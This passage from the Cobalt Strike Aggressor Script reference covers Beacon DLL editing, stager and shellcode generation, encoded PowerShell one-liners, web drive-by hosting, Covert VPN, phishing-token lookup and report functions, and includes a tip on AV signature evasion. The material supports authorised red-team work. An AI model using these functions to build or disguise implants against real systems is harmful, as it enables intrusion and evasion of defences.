   # warn("pe_set_string(dll, " . $location . ", " . $value . ")");
   $temp_dll = pe_set_string($temp_dll, $location, $value);

   # -------------------------------------
   # Did it work?
   # -------------------------------------
   # dump_my_pe($temp_dll);

   # -------------------------------------
   # All Done!  Give back edited DLL!
   # -------------------------------------
   return $temp_dll;
}
```

pe_set_stringz

Places a string value at a specified location and adds a zero terminator.

Arguments

`$1` - Beacon DLL content

`$2` - Start location

`$3` - String to set

Returns

Updated DLL Content

Example

```
#
===========================================================================
# $1 = Beacon DLL content
#
===========================================================================
sub demo_pe_set_stringz {

   local('$temp_dll, $offset, $value');
   local('%pemap');
   local('@loc');

   $temp_dll = $1;

   # -------------------------------------
   # Inspect the current DLL...
   # -------------------------------------
   %pemap = pedump($temp_dll);
   @loc = values(%pemap, @("Sections.AddressOfName.0."));

   if (size(@loc) != 1) {
      warn("Unexpected size of section name location array: " . size
(@loc));
   } else {
      warn("Current section name location: " . @loc[0]);
   }

   # -------------------------------------
   # Set parameters (parse number as base 10)
   # -------------------------------------
   $offset = parseNumber(@loc[0], 10);
   $value = "abc";

   # -------------------------------------
   # pe_set_stringz
   # -------------------------------------
   # warn("pe_set_stringz(dll, " . $offset . ", " . $value . ")");
```

```
    $temp_dll = pe_set_stringz($temp_dll, $offset, $value);

    # -------------------------------------
    # Did it work?
    # -------------------------------------
    # dump_my_pe($temp_dll);

    # -------------------------------------
    # Set parameters
    # -------------------------------------
    # $offset = parseNumber(@loc[0], 10);
    # $value = ".tex";

    # -------------------------------------
    # pe_set_string (set a string value)
    # -------------------------------------
    # warn("pe_set_string(dll, " . $offset . ", " . $value . ")");
    # $temp_dll = pe_set_string($temp_dll, $offset, $value);

    # -------------------------------------
    # Did it work?
    # -------------------------------------
    # dump_my_pe($temp_dll);

    # -------------------------------------
    # All Done!  Give back edited DLL!
    # -------------------------------------
    return $temp_dll;
}
```

pe_set_value_at

Sets a long value based on the location resolved by a name from the PE Map (see pedump).

Arguments

`$1` - Beacon DLL content

`$2` - Name of location field

`$3` - Value

Returns

Updated DLL Content

Example

```
#
===========================================================================
# $1 = DLL content
#
===========================================================================
sub demo_pe_set_value_at {
   local('$temp_dll, $name, $long_value, $date');
   local('%pemap');
   local('@loc, @val');

   $temp_dll = $1;

   # -------------------------------------
   # Inspect the current DLL...
   # -------------------------------------
   # %pemap = pedump($temp_dll);
   # @loc = values(%pemap, @("SizeOfImage."));
   # @val = values(%pemap, @("SizeOfImage."));

   # if (size(@val) != 1) {
   #   warn("Unexpected size of SizeOfImage. value array: " . size(@val));
   # } else {
   #   warn("Current SizeOfImage. value: " . @val[0]);
   # }

   # if (size(@loc) != 1) {
   #   warn("Unexpected size of SizeOfImage location array: " . size
(@loc));
   # } else {
   #   warn("Current SizeOfImage. location: " . @loc[0]);
   # }

   # -------------------------------------
   # Set parameters
   # -------------------------------------
   $name = "SizeOfImage";
   $long_value = 22334455;

   # -------------------------------------
   # pe_set_value_at (set a long value at the location resolved by name)
   # -------------------------------------
   # $1 = DLL (byte array)
   # $2 = name (string)
   # $3 = value (long)
   # -------------------------------------
   warn("pe_set_value_at(dll, " . $name . ", " . $long_value . ")");
   $temp_dll = pe_set_value_at($temp_dll, $name, $long_value);

   # -------------------------------------
   # Did it work?
   # -------------------------------------
   # dump_my_pe($temp_dll);

   # -------------------------------------
   # set it back?
   # -------------------------------------
   # warn("pe_set_value_at(dll, " . $name . ", " . @val[0] . ")");
   # $temp_dll = pe_set_value_at($temp_dll, $name, @val[0]);
```

```
    # dump_my_pe($temp_dll);

    # -------------------------------------
    # All Done!  Give back edited DLL!
    # -------------------------------------
    return $temp_dll;
}
```

pe_stomp

Set a string to null characters.   Start at a specified location and sets all characters to null until a null string terminator is reached.

Arguments

`$1` - Beacon DLL content

`$2` - Start location

Returns

Updated DLL Content

Example

```
# ===========================================================================
# $1 = Beacon DLL content
# ===========================================================================
sub demo_pe_stomp {

   local('$temp_dll, $offset, $value, $old_name');
   local('%pemap');
   local('@loc, @val');

   $temp_dll = $1;

   # -------------------------------------
   # Inspect the current DLL...
   # -------------------------------------
   %pemap = pedump($temp_dll);
   @loc = values(%pemap, @("Sections.AddressOfName.1."));
   @val = values(%pemap, @("Sections.AddressOfName.1."));

   if (size(@val) != 1) {
      warn("Unexpected size of Sections.AddressOfName.1 value array: " . size
(@val));
   } else {
      warn("Current Sections.AddressOfName.1 value: " . @val[0]);
   }

   if (size(@loc) != 1) {
      warn("Unexpected size of Sections.AddressOfName.1 location array: " . size
(@loc));
   } else {
      warn("Current Sections.AddressOfName.1 location: " . @loc[0]);
   }

   # -------------------------------------
```

```
    # Set parameters (parse number as base 10)
    # -------------------------------------
    $location = parseNumber(@loc[0], 10);

    # -------------------------------------
    # pe_stomp (stomp a string at a location)
    # -------------------------------------
    # warn("pe_stomp(dll, " . $location . ")");
    $temp_dll = pe_stomp($temp_dll, $location);

    # -------------------------------------
    # Did it work?
    # -------------------------------------
    # dump_my_pe($temp_dll);

    # -------------------------------------
    # All Done!  Give back edited DLL!
    # -------------------------------------
    return $temp_dll;
}
```

pe_update_checksum

Update the checksum in the Beacon DLL Content.

Arguments

`$1` - Beacon DLL content

Returns

Updated DLL Content

Note

This should be the last transformation performed.

Example

```
# -------------------------------------
# update checksum
# -------------------------------------
$temp_dll = pe_update_checksum($temp_dll);
```

pedump

Parse an executable Beacon into a map of the PE Header information. The parsed information can be used for research or programmatically to make changes to the Beacon.

Arguments

`$1` - Beacon DLL content

Returns

A map of the parsed information. The map data is very similar to the "./peclone dump [file]" command output.

Example

```
#
===========================================================================
# 'case insensitive sort' from sleep manual...
#
===========================================================================
sub caseInsensitiveCompare
{
   $a = lc($1);
   $b = lc($2);
   return $a cmp $b;
}

#
===========================================================================
# Dump PE Information
# $1 = Beacon DLL content
#
===========================================================================
sub dump_my_pe {
   local('$out $key $val %pemap @sorted_keys');

   %pemap = pedump($1);

   # ---------------------------------------------------
   # Example listing all items from hash/map...
   # ---------------------------------------------------
   @sorted_keys = sort(&caseInsensitiveCompare, keys(%pemap));
   foreach $key (@sorted_keys)
   {
      $out = "$[50]key";
      foreach $val (values(%pemap, @($key)))
      {
         $out .= " $val";
         println($out);
      }
   }

   # ---------------------------------------------------
   # Example of grabbing specific items from hash/map...
   # ---------------------------------------------------
   local('@loc_cs @val_cs');
   @loc_cs = values(%pemap, @("CheckSum.<location>"));
   @val_cs = values(%pemap, @("CheckSum.<value>"));

   println("");
   println("My DLL CheckSum Location: " . @loc_cs);
   println("My DLL CheckSum Value: " . @val_cs);
   println("");
}
```

See also
./peclone dump [file]

pgraph

Generate the pivot graph GUI component.

Returns
The pivot graph GUI object (a **javax.swing.JComponent**)

Example

```
addVisualization("Pivot Graph", pgraph());
```

See also
&showVisualization

pivots

Returns a list of SOCKS pivots from Cobalt Strike's data model.

Returns
An array of dictionary objects with information about each pivot.

Example

```
printAll(pivots());
```

popup_clear

Remove all popup menus associated with the current menu. This is a way to override Cobalt Strike's default popup menu definitions.

Arguments
`$1` - the popup hook to clear registered menus for

Example

```
popup_clear("help");

popup help {
   item "My stuff!" {
      show_message("This is my menu!");
   }
}
```

powershell

DEPRECATED This function is deprecated in Cobalt Strike 4.0. Use &artifact_stager and &powershell_command instead.

Returns a PowerShell one-liner to bootstrap the specified listener.

Arguments

`$1` - the listener name

`$2` - [true/false]: is this listener targeting local host?

`$3` - x86|x64 - the architecture of the generated stager.

Notes

Be aware that not all listener configurations have x64 stagers. If in doubt, use x86.

Returns

A PowerShell one-liner to run the specified listener.

Example

```
println(powershell("my listener", false));
```

powershell_command

Returns a one-liner to run a PowerShell expression (e.g., `powershell.exe -nop -w hidden -encodedcommand MgAgACsAIAAyAA==`)

Arguments

`$1` - the PowerShell expression to wrap into a one-liner.

`$2` - will the PowerShell command run on a remote target?

Returns

Returns a powershell.exe one-liner to run the specified expression.

Example

```
$cmd = powershell_command("2 + 2", false);
println($cmd);
```

powershell_compress

Compresses a PowerShell script and wraps it in a script to decompress and execute it.

Arguments

`$1` - the PowerShell script to compress.

Example

```
$script = powershell_compress("2 + 2");
```

powershell_encode_oneliner

DEPRECATED This function is deprecated in Cobalt Strike 4.0. Use &powershell_command instead.

Returns a one-liner to run a PowerShell expression (e.g., `powershell.exe -nop -w hidden -encodedcommand MgAgACsAIAAyAA==`)

Arguments

`$1` - the PowerShell expression to wrap into a one-liner.

Returns a powershell.exe one-liner to run the specified expression.

Example

```
$cmd = powershell_encode_oneliner("2 + 2");
println($cmd);
```

powershell_encode_stager

DEPRECATED This function is deprecated in Cobalt Strike 4.0. Use &artifact_general and &powershell_command instead.

Returns a base64 encoded PowerShell script to run the specified shellcode

Arguments

`$1` - shellcode to wrap

Returns

Returns a base64 encoded PowerShell suitable for use with powershell.exe's -enc option.

Example

```
$shellcode  = shellcode("my listener", false);
$readytouse = powershell_encode_stager($shellcode);
println("powershell.exe -ep bypass -enc $readytouse");
```

pref_get

Grabs a string value from Cobalt Strike's preferences.

Arguments

`$1` - the preference name

`$2` - the default value [if there is no value for this preference]

Returns

A string with the preference value.

Example

```
$foo = pref_get("foo.string", "bar");
```

pref_get_list

Grabs a list value from Cobalt Strike's preferences.

Arguments

`$1` - the preference name

Returns

An array with the preference values

Example

```
@foo = pref_get_list("foo.list");
```

pref_set

Set a value in Cobalt Strike's preferences

Arguments

`$1` - the preference name
`$2` - the preference value

Example

```
pref_set("foo.string", "baz!");
```

pref_set_list

Stores a list value into Cobalt Strike's preferences.

Arguments

`$1` - the preference name

`$2` - an array of values for this preference

Example

```
pref_set_list("foo.list", @("a", "b", "c"));
```

previousTab

Activate the tab that is to the left of the current tab.

Example

```
bind Ctrl+Left {
   previousTab();
}
```

privmsg

Post a private message to a user in the event log

Arguments

`$1` - who to send the message to

`$2` - the message

Example

```
privmsg("raffi", "what's up man?");
```

prompt_confirm

Show a dialog with Yes/No buttons. If the user presses yes, call the specified function.

Arguments

`$1` - text in the dialog

`$2` - title of the dialog

`$3` - a callback function. Called when the user presses yes.

Example

```
prompt_confirm("Do you feel lucky?", "Do you?", {
   show_mesage("Ok, I got nothing");
});
```

prompt_directory_open

Show a directory open dialog.

Arguments

`$1` - title of the dialog

`$2` - default value

`$3` - true/false: allow user to select multiple folders?

`$4` - a callback function. Called when the user chooses a folder. The argument to the callback is the selected folder. If multiple folders are selected, they will still be specified as the first argument, separated by commas.

Example

```
prompt_directory_open("Choose a folder", $null, false, {
   show_message("You chose: $1");
});
```

prompt_file_open

Show a file open dialog.

Arguments

`$1` - title of the dialog

`$2` - default value

`$3` - true/false: allow user to select multiple files?

`$4` - a callback function. Called when the user chooses a file to open. The argument to the callback is the selected file. If multiple files are selected, they will still be specified as the first argument, separated by commas.

Example

```
prompt_file_open("Choose a file", $null, false, {
   show_message("You chose: $1");
});
```

prompt_file_save

Show a file save dialog.

Arguments

`$1` - default value

`$2` - a callback function. Called when the user chooses a filename. The argument to the callback is the desired file.

Example

```
prompt_file_save($null, {
   local('$handle');
   $handle = openf("> $+ $1");
   println($handle, "I am content");
   closef($handle);
});
```

prompt_text

Show a dialog that asks the user for text.

Arguments

`$1` - text in the dialog

`$2` - default value in the text field.

`$3` - a callback function. Called when the user presses OK. The first argument to this callback is the text the user provided.

Example

```
prompt_text("What is your name?", "Cyber Bob", {
   show_mesage("Hi $1 $+ , nice to meet you!");
});
```

range

Generate an array of numbers based on a string description of ranges.

Arguments

`$1` - a string with a description of ranges

Range	Result
103	The number 103
3-8	The numbers 3, 4, 5, 6, and 7.
2,4-6	The numbers 2, 4, and 5.

Returns

An array of numbers within the specified ranges.

Example

```
printAll(range("2,4-6"));
```

redactobject

Removes a post-exploitation object (e.g., screenshot, keystroke buffer) from the user interface.

Arguments

`$1` - the ID of the post-exploitation object.

removeTab

Close the active tab

Example

```
bind Ctrl+D {
    removeTab();
}
```

resetData

Reset Cobalt Strike's data model

say

Post a public chat message to the event log.

Arguments

`$1` - the message

Example

```
say("Hello World!");
```

sbrowser

Generate the session browser GUI component. Shows Beacon AND SSH sessions.

Returns

The session browser GUI object (a **javax.swing.JComponent**)

Example

```
addVisualization("Session Browser", sbrowser());
```

See also

&showVisualization

screenshots_funcs

Returns a list of screenshots from Cobalt Strike's data model.

Returns

An array of dictionary objects with information about each screenshot.

Example

```
printAll(screenshots());
```

script_resource

Returns the full path to a resource that is stored relative to this script file.

Arguments

`$1` - the file to get a path for

Returns

The full path to the specified file.

Example

```
println(script_resource("dummy.txt"));
```

separator

Insert a separator into the current menu tree.

Example

```
popup foo {
   item "Stuff" { ... }
   separator();
   item "Other Stuff" { ... }
}
```

services

Returns a list of services in Cobalt Strike's data model.

Returns

An array of dictionary objects with information about each service.

Example

```
printAll(services());
```

setup_reflective_loader

Insert the reflective loader executable code into a beacon payload.

Arguments

`$1` - Original beacon executable payload.

`$2` - User defined Reflective Loader executable data.

Returns

The beacon executable payload updated with the user defined reflective loader. $null if there is an error.

Notes

The user defined Reflective Loader must be less than 5k.

Example

See BEACON_RDLL_GENERATE hook

```
# ------------------------------------------------------------------------
# Replace the beacons default loader with '$loader'.
# ------------------------------------------------------------------------
$temp_dll = setup_reflective_loader($2, $loader);
```

setup_strings

Apply the strings defined in the Malleable C2 profile to the beacon payload.

Arguments

`$1` – beacon payload to modify

Returns

The updated beacon payload with the defined strings applied to the payload.

Example

See BEACON_RDLL_GENERATE hook

```
# Apply strings to the beacon payload.
$temp_dll = setup_strings($temp_dll);
```

setup_transformations

Apply the transformations rules defined in the Malleable C2 profile to the beacon payload.

Arguments

`$1` – Beacon payload to modify

`$2` – Beacon architecture (x86/x64)

Returns

The updated beacon payload with the transformations applied to the payload.

Example

See BEACON_RDLL_GENERATE hook

```
# Apply the transformations to the beacon payload.
$temp_dll = setup_transformations($temp_dll, $arch);
```

shellcode

DEPRECATED This function is deprecated in Cobalt Strike 4.0. Use &stager instead.

Returns raw shellcode for a specific Cobalt Strike listener

Arguments

`$1` - the listener name

`$2` - true/false: is this shellcode destined for a remote target?

`$3` - x86|x64 - the architecture of the stager output.

Note

Be aware that not all listener configurations have x64 stagers. If in doubt, use x86.

Returns

A scalar containing shellcode for the specified listener.

Example

```
$data = shellcode("my listener", false, "x86");

$handle = openf(">out.bin");
writeb($handle, $data);
closef($handle);
```

showVisualization

Switch Cobalt Strike visualization to a registered visualization.

Arguments

`$1` - the name of the visualization

Example

```
bind Ctrl+H {
   showVisualization("Hello World");
}
```

See also

&showVisualization

show_error

Shows an error message to the user in a dialog box. Use this function to relay error information.

Arguments

`$1` - the message text

Example

```
show_error("You did something bad.");
```

show_message

Shows a message to the user in a dialog box. Use this function to relay information.

Arguments

`$1` - the message text

Example

```
show_message("You've won a free ringtone");
```

site_host

Host content on Cobalt Strike's web server

Arguments

`$1` - the host for this site (&localip is a good default)

`$2` - the port (e.g., 80)

`$3` - the URI (e.g., /foo)

`$4` - the content to host (as a string)

`$5` - the mime-type (e.g., "text/plain")

`$6` - a description of the content. Shown in **Attacks -> Web Drive-by -> Manage**.

`$7` - use SSL or not (true or false)

Returns

The URL to this hosted site

Example

```
site_host(localip(), 80, "/", "Hello World!", "text/plain", "Hello World
Page", false);
```

site_kill

Remove a site from Cobalt Strike's web server

Arguments

`$1` - the port

`$2` - the URI

Example

```
# removes the content bound to / on port 80
site_kill(80, "/");
```

sites

Returns a list of sites tied to Cobalt Strike's web server.

Returns

An array of dictionary objects with information about each registered site.

Example

```
printAll(sites());
```

ssh_command_describe

Describe an SSH command.

Returns

A string description of the SSH command.

Arguments

`$1` - the command

Example

```
println(beacon_command_describe("sudo"));
```

ssh_command_detail

Get the help information for an SSH command.

Returns

A string with helpful information about an SSH command.

Arguments

`$1` - the command

Example

```
println(ssh_command_detail("sudo"));
```

ssh_command_register

Register help information for an SSH console command.

Arguments

`$1` - the command

`$2` - the short description of the command

`$3` - the long-form help for the command.

Example

```
ssh_alis echo {
   blog($1, "You typed: " . substr($1, 5));
}

ssh_command_register(
   "echo",
   "echo posts to the current session's log",
   "Synopsis: echo [arguments]\n\nLog arguments to the SSH console");
```

ssh_commands

Get a list of SSH commands.

Returns

An array of SSH commands.

Example

```
printAll(ssh_commands());
```

stager

Returns the stager for a specific Cobalt Strike listener

Arguments

`$1` - the listener name

`$2` - x86|x64 - the architecture of the stager output.

Note

Be aware that not all listener configurations have x64 stagers. If in doubt, use x86.

Returns

A scalar containing shellcode for the specified listener.

Example

```
$data = stager("my listener", "x86");

$handle = openf(">out.bin");
writeb($handle, $data);
closef($handle);
```

stager_bind_pipe

Returns a bind_pipe stager for a specific Cobalt Strike listener. This stager is suitable for use in lateral movement actions that benefit from a small named pipe stager. Stage with &beacon_stage_pipe.

Arguments

`$1` - the listener name

Returns

A scalar containing x86 bind_pipe shellcode.

Example

```
# step 1. generate our stager
$stager = stager_bind_pipe("my listener");

# step 2. do something to run our stager

# step 3. stage a payload via this stager
beacon_stage_pipe($bid, $target, "my listener", "x86");

# step 4. assume control of the payload (if needed)
beacon_link($bid, $target, "my listener");
```

See also

&artifact_general

stager_bind_tcp

Returns a bind_tcp stager for a specific Cobalt Strike listener. This stager is suitable for use in localhost-only actions that require a small stager. Stage with &beacon_stage_tcp.

Arguments

`$1` - the listener name

`$2` - x86|x64 - the architecture of the stager output.

`$3` - the port to bind to

Returns

A scalar containing bind_tcp shellcode

Example

```
# step 1. generate our stager
$stager = stager_bind_tcp("my listener", "x86", 1234);

# step 2. do something to run our stager

# step 3. stage a payload via this stager
beacon_stage_tcp($bid, $target, 1234, "my listener", "x86");

# step 4. assume control of the payload (if needed)
beacon_link($bid, $target, "my listener");
```

See also

&artifact_general

str_chunk

Chunk a string into multiple parts

Arguments

`$1` - the string to chunk

`$2` - the maximum size of each chunk

Returns

The original string split into multiple chunks

Example

```
# hint... :)
else if ($1 eq "template.x86.ps1") {
   local('$enc');
   $enc = str_chunk(base64_encode($2), 61);
   return strrep($data, '%%DATA%%', join("' + '", $enc));
}
```

str_decode

Convert a string of bytes to text with the specified encoding.

Arguments

`$1` - the string to decode

`$2` - the encoding to use.

Returns

The decoded text.

Example

```
# convert back to a string we can use (from UTF16-LE)
$text = str_decode($string, "UTF16-LE");
```

str_encode

Convert text to byte string with the specified character encoding.

Arguments

`$1` - the string to encode

`$2` - the encoding to use

Returns

The resulting string.

Example

```
# convert to UTF16-LE
$encoded = str_encode("this is some text", "UTF16-LE");
```

str_xor

Walk a string and XOR it with the provided key.

Arguments

`$1` - the string to mask

`$2` - the key to use (string)

Returns

The original string masked with the specified key.

Example

```
$mask  = str_xor("This is a string", "key");
$plain = str_xor($mask, "key");
```

sync_download

Sync a downloaded file (View -> Downloads) to a local path.

Arguments

`$1` - the remote path to the file to sync. See &downloads

`$2` - where to save the file locally

`$3` - [optional] a callback function to execute when download is synced. The first argument to this function is the local path of the downloaded file.

Example

```
# sync all downloads
command ga {
   local('$download $lpath $name $count');
   foreach $count => $download (downloads()) {
      ($lpath, $name) = values($download, @("lpath", "name"));

      sync_download($lpath, script_resource("file $+ .$count"), lambda({
         println("Downloaded $1 [ $+ $name $+ ]");
      }, \$name));
   }
}
```

targets

Returns a list of host information in Cobalt Strike's data model.

Returns
An array of dictionary objects with information about each host.

Example

```
printAll(targets());
```

tbrowser

Generate the target browser GUI component.

Returns
The target browser GUI object (a **javax.swing.JComponent**)

Example

```
addVisualization("Target Browser", tbrowser());
```

See also
&showVisualization

tokenToEmail

Covert a phishing token to an email address.

Arguments
`$1` - the phishing token

Returns
The email address or "unknown" if the token is not associated with an email.

Example
```
set PROFILER_HIT {
   local('$out $app $ver $email');
   $email = tokenToEmail($5);
   $out = "\c9[+]\o $1 $+ / $+ $2 [ $+ $email $+ ] Applications";
   foreach $app => $ver ($4) {
      $out .= "\n\t $+ $[25]app $ver";
   }
   return "$out $+ \n\n";
}
```

transform

Transform shellcode into another format.

Arguments
`$1` - the shellcode to transform

`$2` - the transform to apply

Type	Description
array	comma separated byte values
hex	Hex-encode the value
powershell-base64	PowerShell.exe-friendly base64 encoder
vba	a VBA array() with newlines added in
vbs	a VBS expression that results in a string
veil	Veil-ready string (\x##\x##)

Returns
The shellcode after the specified transform is applied

Example
```
println(transform("This is a test!", "veil"));
```

transform_vbs

Transform shellcode into a VBS expression that results in a string

Arguments
`$1` - the shellcode to transform

$2 - the maximum length of a plaintext run

Notes

- Previously, Cobalt Strike would embed its stagers into VBS files as several `Chr()` calls concatened into a string.
- Cobalt Strike 3.9 introduced features that required larger stagers. These larger stagers were too big to embed into a VBS file with the above method.
- To get past this VBS limitation, Cobalt Strike opted to use `Chr()` calls for non-ASCII data and runs of double-quoted strings for printable characters.
- This change, an engineering necessity, unintentionally defeated static anti-virus signatures for Cobalt Strike's default VBS artifacts at that time.
- If you're looking for an easy evasion benefit with VBS artifacts, consider adjusting the plaintext run length in your Resource Kit.

Returns

The shellcode after this transform is applied

Example

```
println(transform_vbs("This is a test!", "3"));
```

tstamp

Format a time into a date/time value. This value does not include seconds.

Arguments

$1 - the time [milliseconds since the UNIX epoch]

Example

```
println("The time is now: " . tstamp(ticks()));
```

See also

&dstamp

unbind

Remove a keyboard shortcut binding.

Arguments

$1 - the keyboard shortcut

Example

```
# restore default behavior of Ctrl+Left and Ctrl+Right
unbind("Ctrl+Left");
unbind("Ctrl+Right");
```

See also

&bind

url_open

Open a URL in the default browser.

Arguments

`$1` - the URL to open

Example

```
command go {
   url_open("https://www.cobaltstrike.com/");
}
```

users

Returns a list of users connected to this team server.

Returns

An array of users.

Example

```
foreach $user (users()) {
   println($user);
}
```

vpn_interface_info

Get information about a VPN interface.

Arguments

`$1` - the interface name

`$2` - [Optional] the key to extract a value for

Returns

```
%info = vpn_interface_info("interface");
```

Returns a dictionary with the metadata for this interface.

```
$value = vpn_interface_info("interface", "key");
```

Returns the value for the specified key from this interface's metadata

Example

```
# create a script console alias to interface info
command interface {
   println("Interface $1");
   foreach $key => $value (vpn_interface_info($1)) {
      println("$[15]key $value");
   }
}
```

vpn_interfaces

Return a list of VPN interface names

Returns

An array of interface names.

Example

```
printAll(vpn_interfaces());
```

vpn_tap_create

Create a Covert VPN interface on the team server system.

Arguments

`$1` - the interface name (e.g., phear0)

`$2` - the MAC address ($null will make a random MAC address)

`$3` - reserved; use $null for now.

`$4` - the port to bind the VPN's channel to

`$5` - the type of channel [bind, http, icmp, reverse, udp]

Example

```
vpn_tap_create("phear0", $null, $null, 7324, "udp");
```

vpn_tap_delete

Destroy a Covert VPN interface

Arguments

`$1` - the interface name (e.g., phear0)

Example

```
vpn_tap_destroy("phear0");
```

Popup Hooks

The following popup hooks are available in Cobalt Strike:

Hook	Where	Arguments
aggressor	**Cobalt Strike** Menu	
attacks	**Attacks** Menu	
beacon	[session]	$1 = selected beacon IDs (array)
beacon_top	[session]	$1 = selected beacon IDs (array)
beacon_bottom	[session]	$1 = selected beacon IDs (array)
credentials	Credential Browser	$1 = selected credential rows (array of hashes)
filebrowser	[file in file browser]	$1 = beacon ID, $2 = folder, $3 = selected files (array)
help	**Help** Menu	
listeners	Listeners table	$1 = selected listener names (array)
pgraph	[pivot graph]	
processbrowser	Process Browser	$1 = Beacon ID, $2 = selected processes (array)
processbrowser_multi	Multi-Session Process Browser	$1 = selected processes (array)
reporting	**Reporting** Menu	
ssh	[SSH session]	$1 = selected session IDs (array)
targets	[host]	$1 = selected hosts (array)
targets_other	[host]	$1 = selected hosts (array)
view	**View** Menu	

Report-Only Functions

These functions apply to Cobalt Strike's custom report capability only.

agApplications

Pull information from the applications model.

Arguments

`$1` - the model to pull this information from.

Returns

An array of dictionary objects that describes each entry in the applications model.

Example

```
printAll(agApplications($model));
```

agC2info

Pull information from the c2info model.

Arguments

`$1` - the model to pull this information from.

Returns

An array of dictionary objects that describes each entry in the c2info model.

Example

```
printAll(agC2Info($model));
```

agCredentials

Pull information from the credentials model

Arguments

`$1` - the model to pull this information from.

Returns

An array of dictionary objects that describes each entry in the credentials model.

Example

```
printAll(agCredentials($model));
```

agServices

Pull information from the services model

Arguments

`$1` - the model to pull this information from.

Returns

An array of dictionary objects that describes each entry in the services model.

Example

```
printAll(agServices($model));
```

agSessions

Pull information from the sessions model

Arguments

`$1` - the model to pull this information from.

Returns

An array of dictionary objects that describes each entry in the sessions model.

Example

```
printAll(agSessions($model));
```

agTargets

Pull information from the targets model.

Arguments

`$1` - the model to pull this information from.

Returns

An array of dictionary objects that describes each entry in the targets model.

Example

```
printAll(agTargets($model));
```

agTokens

Pull information from the phishing tokens model.

Arguments

`$1` - the model to pull this information from.

Returns

An array of dictionary objects that describes each entry in the phishing tokens model.

Example

```
printAll(agTokens($model));
```

attack_describe

Maps a MITRE ATT&CK tactic ID to its longer description.

Returns

The full description of the tactic

Example

```
println(attack_describe("T1134"));
```

attack_detect

Maps a MITRE ATT&CK tactic ID to its detection strategy

Returns

The detection strategy for this tactic.

Example

```
println(attack_detect("T1134"));
```

attack_mitigate

Maps a MITRE ATT&CK tactic ID to its mitigation strategy

Returns

The mitigation strategy for this tactic.

Example

```
println(attack_mitigate("T1134"));
```

attack_name

Maps a MITRE ATT&CK tactic ID to its short name.

Returns

The name or short description of the tactic.

Example

```
println(attack_name("T1134"));
```

attack_tactics

An array of MITRE ATT&CK tactics known to Cobalt Strike.

https://attack.mitre.org

Returns

An array of tactic IDs (e.g., T1001, T1002, etc.).

Example

```
printAll(attack_tactics());
```

attack_url

Maps a MITRE ATT&CK tactic ID to the URL where you can learn more.

Returns

The URL associated with this tactic.

Example

```
println(attack_url("T1134"));
```

bookmark

Define a bookmark [PDF document only]

Arguments

`$1` - The bookmark to define [must be the same as &h1 or &h2 title].

`$2` - (Optional) Define a child bookmark [must be the same as &h1 or &h2 title].

Example

```
# build out a document structure
h1("First");
h2("Child #1");
h2("Child #2");

# define bookmarks for it
bookmark("First");
bookmark("First", "Child #1");
bookmark("First", "Child #2");
```

br

Print a line-break.

Example

```
br();
```

describe

Set a description for a report.

Arguments

`$1` - The report to set a default description for.

`$2` - The default description

Example

```
describe("Foo Report", "This report is about my foo");

report "Foo Report" {
   # yada yada yada...
}
```

h1

Prints a title heading.

Arguments

`$1` - the heading to print.

Example

```
h1("I am the title");
```

h2

Prints a sub-title heading.

Arguments

`$1` - the text to print.

Example

```
h2("I am the sub-title");
```

h3

Prints a sub-sub-title heading.

Arguments

`$1` - the text to print.

Example

```
h3("I am not important.");
```

h4

Prints a sub-sub-sub-title heading.

Arguments

`$1` - the text to print.

Example

```
h4("I am really not important.");
```

kvtable

Prints a table with key/value pairs.

Arguments

`$1` - a dictionary with key/value pairs to print.

Example

```
# use an ordered-hash to preserve order
$table = ohash();
$table["#1"] = "first";
$table["#2"] = "second";
$table["#3"] = "third";

kvtable($table);
```

landscape

Changes the orientation of this document to landscape.

Example

```
landscape();
```

layout

Prints a table with no borders and no column headers.

Arguments

$1 - an array with column names

$2 - an array with width values for each column

$3 - an array with a dictionary object for each row. The dictionary should have keys that correspond to each column.

Example

```
@cols    = @("First", "Second", "Third");
@widths  = @("2in", "2in", "auto");
@rows    = @(
   %(First => "a", Second => "b", Third => "c"),
   %(First => "1", Second => "2", Third => "3"));

layout(@cols, @widths, @rows);
```

list_unordered

Prints an unordered list

Arguments

$1 - an array with individual bullet points.

Example

```
@list = @("apple", "bat", "cat");
list_unordered(@list);
```

nobreak

Group report elements together without a line break.

Arguments

$1 - the function with report elements to group together.

Example

```
# keep this stuff on the same page...
nobreak({
   h2("I am the sub-title");
   p("I am the initial information");
})
```

output

Print elements against a grey backdrop. Line-breaks are preserved.

Arguments

$1 - the function with report elements to group as output.

Example

```
output({
   p("This is line 1
   and this is line 2.");
});
```

p

Prints a paragraph of text.

Arguments

$1 - the text to print.

Example

```
p("I am some text!");
```

p_formatted

Prints a paragraph of text with some format preservation.

Arguments

$1 - the text to print.

The Format Markup

1. This function preserves newlines

2. You may specify bulleted lists:

```
* I am item 1
* I am item 2
* etc.
```

3. You may specify a heading

```
===I am a heading===
```

Example

```
p_formatted("===Hello World===\n\nThis is some text.\nI am on a new
line\nAnd, I am:\n* Cool\n* Awesome\n* A bulleted list");
```

table

Prints a table

Arguments

`$1` - an array with column names

`$2` - an array with width values for each column

`$3` - an array with a dictionary object for each row. The dictionary should have keys that correspond to each column.

Example

```
@cols     = @("First", "Second", "Third");
@widths   = @("2in", "2in", "auto");
@rows     = @(
   %(First => "a", Second => "b", Third => "c"),
   %(First => "1", Second => "2", Third => "3"));

table(@cols, @widths, @rows);
```

ts

Prints a time/date stamp in italics.

Example

```
ts();
```

Reporting and Logging


Logging

Cobalt Strike logs all of its activity on the team server. These logs are located in the **logs/** folder in the same directory you started your team server from. All Beacon activity is logged here with a date and timestamp.

Reports

